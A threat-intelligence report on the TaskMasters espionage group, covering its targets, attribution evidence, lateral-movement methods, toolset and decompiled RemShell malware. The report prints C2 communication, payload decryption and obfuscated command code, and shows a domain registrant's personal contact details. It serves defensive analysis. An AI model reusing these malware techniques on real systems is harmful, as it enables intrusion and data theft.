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Objectives

The main objective of the group is to steal confidential information. The attackers attempt to burrow into corporate information systems for extended periods and obtain access to key servers, executive workstations, and business-critical systems.

At one of the attacked companies, the earliest traces of the group's presence on infrastructure dated to 2010. Since the group had obtained full control of some servers and workstations by that time, the initial breach must have occurred much earlier.

Most of the attacked companies relate to manufacturing and industry. In total we are aware of compromise of over 30 companies and organizations in various sectors, including:

- Manufacturing and industry
- Energy
- Government
- Science and technology
- Systems integration
- Software development
- Geology
- Transport and logistics
- Real estate
- Construction

The group attacked companies in a number of countries. A significant number of their targets were located in Russia and the CIS.

Attribution

Identified by the PT Expert Security Center in 2018, the group used an unusual method for lateral movement on network infrastructure: creation of tasks in the Task Scheduler. As a result, the group has been dubbed TaskMasters.

The GitHub code of the ASPXSpy2014 web shell, which was used in the attack process, contains references to Chinese developers (see Figure 1). However, the version we discovered instead contains a reference to google.ru.





Figure 1. ASPXSpy: public version vs. version used in attack

The requests sent to the web shells contained IP addresses belonging to a hosting provider and printing house in Eastern Europe. However, the event log of the proxy server at one of the attacked organizations captured the moment when the attackers switched to the residential Chinese IP address 115.171.23.103. This most likely was caused by a software VPN going offline during the attack.



115.171.23.103

[Summary](#) [WHOIS](#)

Basic Information

Network	CNIX-AP	—	China Networks Inter-Exchange, CN (CN)
Routing	115.171.0.0/18	via	AS4847
Protocols	no publicly accessible services		

Figure 2. Lookup of IP address 115.171.23.103

The attackers used a copy of WinRAR that had been activated with a key widely distributed on Chinese-language web forums.

	type	size	location	blacklisted (105)	item (1715)
indicators (2/9)	ascii	54	-	-	6412212250e176d4b2bb9969aa10fa8592c959444c459d1fd02544
virustotal (n/a)	ascii	54	-	-	6412212250998e5fb5052ea455d7b3f00668893800e9f5594a56b2
dos-stub (448 bytes)	ascii	54	-	-	64122122506fc6583934a1fdeadf86e02fd686e2307b472e2059c3
file-header (20 bytes)	ascii	54	-	-	641221225034990bf03e2c1e07247e29f73ee989f8fadf01f2aed8
optional-header (224 bytes)	ascii	54	-	-	6412212250af6746ce780e381e8e0afa4d3462db5ff2b036e55c0d
directories (4/15)	ascii	54	-	-	64122122507e1bc16586f1193d2ab2480c3b75078e69e5ef8bf87a
sections (7)	ascii	54	-	-	64122122501d8982baf0dd2bbb31a95b4a745e568f66c224c93dc1
libraries (3)	ascii	15	-	-	Chip-China-Club
imports (70/116)	ascii	9	-	-	Version:
exports (2)	ascii	7	-	-	rar.Ing
exceptions (n/a)	ascii	31	-	-	Illegal mode in ._vector_delete_
tls-callbacks (n/a)	ascii	28	-	-	Illegal mode in ._vector_new_
resources (43)	ascii	32	-	-	Illegal dtorMode in ._vector_new_
strings (105/1715)	ascii	8	-	-	borIndmm
debug (n/a)	ascii	47	-	-	hrdir_b.c: LoadLibrary != mmdll borIndmm failed
manifest (n/a)	ascii	8	-	-	borIndmm
version (n/a)	ascii	24	-	-	@BorIndmm@SysGetMemSqqr
certificate (n/a)	ascii	26	-	-	@BorIndmm@SysFreeMemSqqrpv
overlay (n/a)	ascii	30	-	-	@BorIndmm@SysReallocMemSqqrpvi

【注意】CHIP推出CHIP读者33元购买正版WinRAR的活动。 - 精品技术 ...
<https://et8.net/bbs/showthread.php?p=3178515> ▾ Перевести эту страницу
 可惜License key统一为: **Chip-China-Club License** 是CCF的就绝对支持了
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有没有RAR中文破解器\_百度知道  
<https://zhidao.baidu.com/question/22624198.html> ▾ Перевести эту страницу  
 22 мар. 2007 г. - **Chip-China-Club License #442 of 558.**  
 UID=88a59cf030de2e5d62e0  
 641221225062e0dce43b7397473d06e999955a604360643460d6b8

解决WinRaR购买提示\_百度文库  
[wapwenku.baidu.com/.../ede166be960590c69ec376d57...](http://wapwenku.baidu.com/.../ede166be960590c69ec376d57...) - Перевести эту страницу  
 ... 0fc448ac7fea9ea6fb6e6302186b59ae08ae47dccc430047386210  
 WinRAR3.60 Beta 1 注册码: RAR registration data **Chip-China-Club License #442 of 558** ...

Figure 3. WinRAR license key published on Chinese-language forums

One of the tasks made use of the domain Brengkolang.com, which had been registered through a Chinese registrar.

The screenshot shows the RiskIQ interface for the domain Brengkolang.com. At the top, there is a navigation bar with the RiskIQ logo and the domain name. Below this, a header section displays key information: 'First Seen' (2012-03-03), 'Last Seen' (2014-04-19), 'Registrar' (SHANGHAI YOVOLE ...), and 'Registrant' (-). A 'Categorize' button is also present. The main content area is divided into sections. On the left, there is a 'CHANGE HISTORY' section with a highlighted entry for '2018-07-01'. On the right, there is a 'RECORD FROM 2018-07-01' section. This section includes a table of WHOIS data with columns for 'Attribute' and 'Value'. The 'Country' attribute is highlighted with a red box, showing the value 'CHINA (registrant, admin, tech)'. Other attributes include WHOIS Server, Registrar, Email, Name, Organization, Street, City, State, Postal, Phone, and NameServers.

| Attribute    | Value                                            |
|--------------|--------------------------------------------------|
| WHOIS Server | whois.yovole.com                                 |
| Registrar    | SHANGHAI YOVOLE NETWORKS INC.                    |
| Email        | wwda3366@126.com (registrant, admin, tech)       |
| Name         | wei changhuan (registrant, admin, tech)          |
| Organization |                                                  |
| Street       | guangxishengqinzhoushi (registrant, admin, tech) |
| City         |                                                  |
| State        |                                                  |
| Postal       | 535000 (registrant, admin, tech)                 |
| Country      | CHINA (registrant, admin, tech)                  |
| Phone        | 867773427895 (registrant, admin, tech)           |
| NameServers  | ns3.yovole.com<br>ns4.yovole.com                 |

Figure 4. Information about Brengkolang.com

Many of the utilities contain error messages and other debugging information in broken English. This would be consistent with English being a second language for the developers.

```
Usage:
WIPCS v3.0
Connect to %-20s /u:%-20s pass:%-20s failed.
Error:%d
Connect to %-20s /u:%-20s pass:%-20s Succeed,but without access! ]
Connect to %-20s /u:%-20s pass:%-20s Succeed
%s\%s
\c$\*
Computer file %s Wrong!
Finished!
Open User file %s Wrong!
Open Password file %s Wrong!
Computer format in file wrong!
Computer format wrong!
```

Figure 5. Error messages written in broken English

In addition, some of the attackers' self-developed utilities contain the string "by AiMi". This artifact is present both in client backdoors and server components.

```
----- HHTPS ----- by: AiMi
-hosts          Lists all hosts
-this           Displays current host
-set [SEQ]      Change another host to control
-pslist        Displays a list of applications
-pskill [PID]   End processes by pid
-download [URL] [FILE] Download file
-upload [FILE] [NAME] Upload file
-exit          Exit process of current host
-help          HELP
-----

\spk>scan.fnt
-----by: AiMi-----
* usage:
* scan.fnt ip port
* [ip1-ip3] [port1,port2... ]
* [ip1,ip3-ip6] [port1-port3,port6]
-----*

\spk>scan.fnt 127.0.0.1 80
Creating socket...
scanning port: 80...
127.0.0.1 port: 80 closed
scan finish!

***** List users logged on ***** by: AiMi
Usage: ul.t \\computername
or: ul.t filename
```

Figure 6. Reference to the developers in script interface

In a previous report, we noted that demand for malware development on the darkweb significantly exceeds supply<sup>1</sup>. As a result, malware is increasingly available to anyone willing to pay.

Growing malware supply has pushed cybercriminals to use ready-made tools, which significantly complicate attack attribution.

If different cybercriminals use the same services, they could be mistakenly thought to be in the same group. The same problem applies to determining the attackers' country. Code comments in any particular language only mean that the malware was created by a speaker of that language, who may have sold it afterward. Phishing messages, which may have been written sloppily, are also problematic for attribution. The bottom line is that surefire identification is possible only when attackers use exclusive exploits and malware.

## Methods

The overall attack vector is rather traditional. After reaching the local network, the attackers study the infrastructure, exploit system vulnerabilities (such as [CVE-2017-0176](#)), and then download a particular toolkit to compromised hosts and unpack it (we will call the toolkit TaskMasters, the same name as for the group itself). With this toolkit, they search for, copy, and archive files of interest. The files are then sent to command and control (C2) servers.

For lateral movement on the network, the attackers run system commands on remote hosts via the AtNow utility, which enables running software and commands at pre-set intervals of time. For managing hosts, they use small backdoors, which are used to connect to C2 servers. Backup communication methods exist as well, in the form of web shells on external resources (such as an Exchange server).




Figure 7. Attack scheme

**1 STAGE:**

**Attack on workstations**

**Payoff for attackers:**

- Sensitive documents
- Remote administration
- User credentials

**STAGE 2.**

**Attack on domain controllers**

### **Payoff for attackers:**

- Privileged account credentials
- Ease and stealth in lateral movement
- User credentials

### **STAGE 3.**

#### **Attack on file, database, and application servers**

### **Payoff for attackers:**

- Sensitive documents
- User credentials

### **STAGE 4. Attack on servers and workstations of executives, IT and security staff**

### **Payoff for attackers:**

- Full compromise of network
- Knowledge of infrastructure and cybersecurity solutions in place
- User credentials

The group uses Dynamic DNS infrastructure for its domains. It also makes active use of supply chain attacks.

To scan the network and compromise systems, the attackers use both software available freely online (such as NbtScan, PWDump, and Mimikatz) and custom-developed utilities. At this point, we will proceed to describe the TaskMasters arsenal in more detail.

## **Tools**

The following tables are a compilation of information about software used by the group. Utilities developed by the group itself have been listed in a separate table.

### **RemShell**

Main malware for remote command execution on infected hosts.

Key features:

- Running commands on a host in the form *cmd.exe /c <command>* with function call *CreateProcessA* and sending of results to the C2 server
- Sending of attacker-specified files to server
- Downloading of files from server

### **GetDir**

Utility for viewing files on accessible remote network resources with username and password.

### **FCopy**

Utility for copying files by means of direct disk access. Can even copy files that are blocked by other processes.

### **Service utility**

Utility for installing and removing services. Alternative to the system utility sc.exe.

### **Pst utility**

Utility for extracting emails from Personal Storage Table (\*.pst) files, which are used by Microsoft Exchange Client, Windows Messaging, and Microsoft Outlook.

### **EnumLogonSession utility**

Utility for listing active user sessions on a local host.

### **TimestampChange**

Utility for changing the timestamp of the indicated file to equal the timestamp of %WINDIR%\

*System32\kernel32.dll*.

Designed to complicate investigators' search for forensic artifacts.

### **HTTP ping**

Utility for checking the HTTP accessibility of a resource from remote computers.

Interfaces with remote machines via scheduled tasks and shared network resources.

### **LoggedOnUsers**

Utility for getting the list of users who are currently logged in.

### **Redirect ports**

Utility for redirecting network connections from a certain host and TCP port combination to a different one. In effect, a primitive proxy server.

### **HostUserList**

Utility for enumerating users on a network host.

### **TFS**

Utility for uploading files to a C2 server.

### **ZB**

Utility for capturing network traffic. Records all captured traffic in PCAP format.

### **WIPCS**

Utility for copying a specified file to a remote shared network resource.

#### **404-input-shell (web shell)**

Web shells for running commands based on .NET. Functions include:

- Running system commands
- Downloading files to server
- Uploading files from server
- Authenticating with MD5 hash (detailed in the text of this report)

Table 2. Publicly available software

#### **NAME\***

[AtNow](#)

#### **EXAMPLES OF USE\***

[APT18](#)

[APT29](#)

[APT32](#)

[RTM](#)

[Cobalt Group](#)

#### **DESCRIPTION**

Utility for creating local or remote scheduled tasks, which run within 70 seconds of being scheduled. Main utility used by the attackers for lateral movement.

Part of the utility suite from NirSoft.

#### **NAME\***

[PWDump](#)

#### **EXAMPLES OF USE\***

[APT1](#)

[FIN5](#)

#### **DESCRIPTION**

These utilities are intended for extracting the LM or NTLM hashes of account passwords in Windows (SAM). Most of the code for these programs is open-source and freely available.

**NAME\***

[GsecDump](#)

**EXAMPLES OF USE\***

[APT1](#)

[TG-3390](#) (APT27)

**DESCRIPTION**

Utility for extracting password hashes from SAM and Active Directory. Freely distributed.

**NAME\***

[HTran](#)

**EXAMPLES OF USE\***

[APT27](#)

**DESCRIPTION**

Utility for redirecting traffic from the specified port of the current host to a particular port on another host. In effect, acts as a SOCKS proxy server. Freely distributed.

**NAME\***

[NbtScan](#)

**EXAMPLES OF USE\***

[TG-3390](#)

**DESCRIPTION**

Scanner for detecting openly accessible NetBIOS name servers on the local TCP/IP network, which allows finding accessible network shares on hosts.

**NAME\***

[RAR](#)

**EXAMPLES OF USE\***

[APT1](#)

[Daserf](#)

[Lurid](#)

## [TG-3390](#)

### **DESCRIPTION**

WinRAR. Used for packing, both to stage collected information on the target infrastructure and to send this information to the attackers' server.

### **NAME\***

## [ASPXSpy2014](#)

(web shell)

### **EXAMPLES OF USE\***

## [TG-3390](#)

### **DESCRIPTION**

Capabilities of this feature-rich web shell include:

- Authentication with MD5 hash
- File manager
- File search
- Running of system commands
- Running of WMI queries
- Self-removal
- Process killing
- Copying of file timestamps
- Enumeration of processes
- Enumeration of services
- Scanning of network ports
- Running of SQL queries
- Uploading files from server
- Downloading files to server

Web shell is detailed in the text of this report.

### **NAME\***

## [Mimikatz](#)

### **DESCRIPTION**

Utility for extracting authentication information from memory on Windows operating systems: plaintext passwords, password hashes, Windows PIN codes, and Kerberos tickets. Also can perform attacks: pass-the-hash, pass-the-ticket, and others. Freely distributed.

**NAME\***

[ProcDump](#)

**DESCRIPTION**

Utility for creating process dumps. Part of Sysinternals Tools.

**EXAMPLES OF USE\***

[APT1](#)

[APT28](#)

[Ke3chang](#)

[Lazarus Group](#)

[TG-3390](#)

**NAME\***

[PSExec](#)

**DESCRIPTION**

Utility for remote command-line management of network hosts. Part of Sysinternals Tools.

**NAME\***

[PSList](#)

**DESCRIPTION**

Utility for viewing a list of processes currently running in the operating system. Part of Sysinternals Tools.

**EXAMPLES OF USE\***

[Ke3chang](#)

[BlackEnergy](#)

[APT10](#)

**APT33**

**APT34**

[APT35](#)

**NAME\***

### [DbxDump Utility](#)

#### **DESCRIPTION**

Utility for extracting data from \*.dbx files, which store Outlook Express folders. Alternative build of dbx\_utils source code from the Lucian Wischik utility suite.

**NAME\***

### [PortScan](#)

#### **DESCRIPTION**

Program for scanning open ports at a specified IP address or range of IP addresses. Multithreaded scanning.

**NAME\***

### [reGeorg](#)

(web shell)

#### **DESCRIPTION**

A web shell that acts as a SOCKS proxy server and complements reDuh, which is used for TCP tunneling over HTTP.

**NAME\***

### [jsp File browser](#)

(web shell)

#### **DESCRIPTION**

A Java Server Pages web shell for performing simple file operations, such as copying, creating, and deleting files. Also supports downloading files as a \*.zip archive.

\* Links to publicly available software and examples of use are given in the listing on page 20.

## **Technical details**

### **RemShell**

The main software used by the TaskMasters group, RemShell controls infected hosts and consists of two components:

- RemShell Downloader (downloader)
- RemShell (main functionality) Let's look closely at each component.

### **RemShell Downloader**

This component delivers the main payload to the target system. A flowchart illustrating the downloader's operation is given in Figure 9.

The downloader accesses an HTML page (the address is set in the downloader's code) and reads the *Attribute* value of the *html* tag (see Figure 10). This value is then decrypted. Depending on the value, the downloader either switches to sleep mode or saves the PE file to disk and launches it. The PE file is the payload, containing the main RemShell Trojan.




Figure 9. RemShell Downloader flowchart

```

1 <?xml version="1.0" encoding="utf-8"?>
2 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
3 <html Attribute="EAAAAA1Fl0VM70GnuQ6tfx5z7KE-" xml:lang="de" lang="de" xmlns="http://www.w3.org/1999/xhtml">
4 <head>
5 <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
6 <meta http-equiv="Content Style Type" content="text/css" />
7 <!-- saved from url=(0014)about:internet -->
8 <meta name="keywords" content="vSphere-Client,vCenter Server,ESXi, Snapshots" />
9 <title>Mehrfache Snapshots</title>
10 <link rel="stylesheet" href="css/GUID-B75512P1-FF95-4237-99CB-353F77264931.css" type="text/css" media="all" />
11 <link rel="stylesheet" href="css/webworkk.css" type="text/css" media="all" />
12 <script type="text/javascript" language="JavaScript1.2" src="wwhdata/common/context.js"></script>
13 <script type="text/javascript" language="JavaScript1.2" src="wwhdata/common/towhdir.js"></script>
14 <script type="text/javascript" language="JavaScript1.2" src="wwhdata/common/webpagef.js"></script>
15 <script type="text/javascript" language="JavaScript1.2">
16 <!--
17 var WebWorksRootPath = "";
18 // -->
19 </script>
20 <script type="text/javascript" language="JavaScript1.2">
21 <!--

```

Figure 10. Example HTML file

The downloader contains a string used for comparison purposes, in order to search for the fragment in the HTML source with the *Attribute* value (see Figure 11).

```

.data:1001B650 ; char aHtmlAttribute[]
.data:1001B650 aHtmlAttribute db '<html Attribute="',0

```

Figure 11. Substring in HTML file for search purposes

We also analyzed the payload encryption process. It consists of four stages:

1. Key preparation (RC4KeyPrepare), with each byte XORed against a constant string.
2. Base64 encoding.
3. RC4 encryption.
4. ZLIB compression.

In the downloader code, inside the entry for the RC4 key used for decryption, our experts uncovered friendly wishes from the developers (see Figure 12).

```
.data:1001B628 a0ncemoreopenla db 'oncemoreopenlargesetsecuritygoodluck',0
```

Figure 12. RC4 key

## RemShell

As the main malware used to control infected hosts, RemShell offers attackers several capabilities:

1. Remote control via cmd shell.
2. Downloading of files to remote host.
3. Uploading of files from remote host to C2 server.

Note that the malware has two C2 servers. The first C2 server acts as a middleman or proxy that, when requested by the malware, provides the address of the main C2 server. The first C2 server can also send the command to hand off the malware to the other C2 proxy server. Since all changes occur in memory, after a restart the malware will contact the C2 proxy server whose address is indicated in the malware code. Note that the malware will stop working until it receives the address of the main C2 server (see Figure 13).

```

while ( !g_isNextServerReceived ) Wait for receive second CC
Sleep(0x7530u);
v6 = strstr(g_preparedReceivedStageSereverPath, &String2);
if ( v6 )
{
strcpy(&MultiByteStr, v6);
g_preparedReceivedStageSereverPath[strlen(g_preparedReceivedStageSereverPath) - strlen(&MultiByteStr)] = 0;
}
MultiByteToWideChar(
0,
0,
g_preparedReceivedStageSereverPath,
strlen(g_rawReceivedStage1ServerInfo) + 1,
&g_wideUserAgent,
102400);
v7 = (g_tmwhttpapi.WinHttpOpenConnect)(v31, &g_wideUserAgent, 80, 0);
MultiByteToWideChar(0, 0, &MultiByteStr, strlen(&MultiByteStr) + 1, &g_wideUserAgent, 102400);
v8 = (g_tmwhttpapi.WinHttpOpenRequest)(v7, aGet, &g_wideUserAgent, 0, 0, 0, 256);
v9 = v8;
if ( v8 )
{
(g_tmwhttpapi.WinHttpSendRequest)(v8, 0, 0, 0, 0, 0, 0);
memset(&g_stage2RecvData, 0, 0x800u);
v30 = 0;
(g_tmwhttpapi.WinHttpReceiveResponse)(v9, 0);
if ( (g_tmwhttpapi.WinHttpReadData)(v9, &g_stage2RecvData, 2048, &v30) )
{
Rc4Encrypt(&g_stage2RecvData, v30, &g_networkKey, 16);
(g_tmwhttpapi.WinHttpCloseHandle)(v9);
(g_tmwhttpapi.WinHttpCloseHandle)(v7);
(g_tmks32api.CreateThread)(0, 0, sub_10002420, &g_stage2RecvData, 0, 0); Start work with second CC
}
}
}

```

Figure 13. Handoff from the first C2 server to the main C2 server

We found a number of variations of the malware. For example, some variations lacked the command to upload files from a host to the C2 server. In these cases, the attackers used a custom-developed utility to exfiltrate files. Other variations had commands added to enumerate running processes and kill processes by PID (process ID).

Configuration data (such as address of the C2 proxy server, port, and user agent) was encrypted with RC4 and specified in the form of constants in the malware code (see Figure 14).

```

tm_MD5Init(v14);
stringKey[0] = 0x6F; // decrypted
// L]0\x05}t~k0123456789

stringKey[3] = 0x6F;
stringKey[1] = 0x18;
stringKey[2] = 0x16;
stringKey[4] = 0xC9u;
stringKey[5] = 0xDFu;
stringKey[6] = 0xA5u;
stringKey[7] = 0x76;
stringKey[8] = 0x5C;
stringKey[9] = 0x9Eu;
stringKey[10] = 0xD7u;
stringKey[11] = 0xDEu;
stringKey[12] = 0x8Au;
stringKey[13] = 0x81u;
stringKey[14] = 0x67;
stringKey[15] = 0x9Fu;
stringKey[16] = 0x56;
stringKey[17] = 0xE4u;
stringKey[18] = 0x2A;
tm_Rc4Decrypt(stringKey, 0x13, g_stringKey);
tm_MD5Update(v14, stringKey, strlen(stringKey));
tm_MD5Final(v14, &g_networkKey);
v3 = 0;
do
    g_stringKey[v3++] -= 0x7F;
while ( v3 < 8 );
dword_1000E514 = atoi(g_0roxyType);
tm_Rc4Decrypt(g_userAgent, 0x59, g_stringKey);
tm_Rc4Decrypt(g_ccDomain, 0x104, g_stringKey);
tm_Rc4Decrypt(g_ccDomain2, 0x104, g_stringKey);
tm_Rc4Decrypt(g_0roxyType, 0x104, g_stringKey);
tm_Rc4Decrypt(g_manyProxyString, 0x104, g_stringKey); // PROXY_PROXY_PRI
tm_Rc4Decrypt(&g_delConfig, 0xD9, g_stringKey);

```

Figure 14. Generation of the key used for network interaction and decryption of configuration data

Traffic between C2 servers and the malware was encrypted with RC4 and additionally encoded with Base64. The RC4 key is generated by calculating an MD5 hash from a constant string. The output of commands from the C2 server is sent as an HTTP request to a URL with the atypical prefix "1111".

The malware also contains a heartbeat mechanism: at random intervals, the malware sends an HTTP request that contains the output of the hostname command to the specified URL address, with the atypical prefix "0000" (see Figure 15).

```

cmd_hostname = 0x347E7779;
v10 = 98;
v13 = 53;
v14 = 121;
v16 = 114;
v17 = 117;
v18 = 105;
v19 = 110;
v20 = 116;
v21 = 123;
v22 = 119;
v24 = 0;
StartupInfo.wShowWindow = 0;
StartupInfo.dwFlags = 257;
memset(&v25, 0, 0x50u);
do
*(&cmd_hostname + v0++) ^= 0x1Au;
while ( v0 < 19 );
(g_tmk32api.CreateProcessA)(0, &cmd_hostname, 0, 0, 1, 0, 0, 0, &StartupInfo, &v27); // cmd /c hostname
